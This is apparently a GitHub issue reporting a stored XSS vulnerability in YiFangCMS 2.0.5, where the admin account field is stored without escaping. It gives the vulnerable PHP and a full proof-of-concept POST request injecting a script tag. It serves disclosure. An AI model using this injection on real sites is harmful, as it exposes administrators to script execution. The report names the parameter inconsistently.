New issue

YiFangCMS - Cross Site Scripting on plugins/yifang_backend_account/logic/admin/L_rbac_admin.php account parameter #1

Open

shiyifei999-ux opened 3 weeks ago · edited by shiyifei999-ux Edits Owner

YiFangCMS - Cross Site Scripting on plugins/yifang_backend_account/logic/admin/L_rbac_admin.php account parameter

A cross-site scripting (XSS) vulnerability exists in the `name` parameter of the `/admin/yifang_backend_account/rbacAdmin interface` in the extended management module of yifangCMS version 2.0.5, which is a permission management - user list feature. This stored XSS vulnerability arises because the `account` field is directly stored in the database without any filtering in the `store()` method of `plugins/yifang_backend_account/logic/admin/L_rbac_admin.php.` An attacker can submit a malicious XSS script and trigger the vulnerability when accessing the permission management - user list

BUG_Author：
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
Vendor Homepage:
https://www.yifangcms.com/yifang/about.html

Version:
2.0.5

Tested on:
PHP, Nignx, MySQL

Affected Page:
`plugins/yifang_backend_account/logic/admin/L_rbac_admin.php`
On this page, content parameter is vulnerable to Cross Site Scripting

```
public function store($paramObj=""){
    // ...
    $rules = array(
        'account' => 'require',  // ❌ 只验证必填，无XSS过滤
        'pwd' => 'require',
        'role_id' => '',
        'status' => '',
    );
    // ...
    $paramsObj->params=array(
        'account' => $dataObj->request->account,  // ❌ 直接传递用户输入
        // ...
    );
}
```




Request process：

```
User input: <script>alert(1)</script>
↓
POST request (no filtering)
↓
Logic layer validation (only required fields are verified)
↓
Database layer (stored directly)
```

```
↓
Original malicious code stored in the database
↓
Output
```


Vulnerability Reason:
The account field is retrieved directly from the user request and stored in the database as is, without any HTML escaping.
Function point location：




Request packet:

```
POST /admin/yifang_backend_account/rbacAdmin?callback=ajaxRs HTTP/1.1
Host: localhost
Content-Length: 550
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
X-CSRF-TOKEN: undefined
Accept-Language: zh-CN
sec-ch-ua-mobile: ?0
Authorization: jwt
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/127.0.6533.100 Safari/537.36 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryu71F7rQ599UNXtMK
Accept: text/javascript, application/javascript, application/ecmascript, application/x-
ecmascript, */*; q=0.01
Lang: en
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Windows"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/yifang_backend_account/rbacAdmin/create
Accept-Encoding: gzip, deflate, br
Cookie: cms_session=er390t4kri6casfvssmqp35upk
Connection: keep-alive
------WebKitFormBoundaryu71F7rQ599UNXtMK
```

```
Content-Disposition: form-data;
name="_method" post
------WebKitFormBoundaryu71F7rQ599UNXtMK
Content-Disposition: form-data;
name="account"
<script>alert(1)</script>
------WebKitFormBoundaryu71F7rQ599UNXtMK
Content-Disposition: form-data;
name="pwd" 11
------WebKitFormBoundaryu71F7rQ599UNXtMK
Content-Disposition: form-data;
name="role_id" 请选择
------WebKitFormBoundaryu71F7rQ599UNXtMK
Content-Disposition: form-data;
name="status" 1
------WebKitFormBoundaryu71F7rQ599UNXtMK--
```



Accessing the permission management - user list feature will trigger an XSS vulnerability.



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants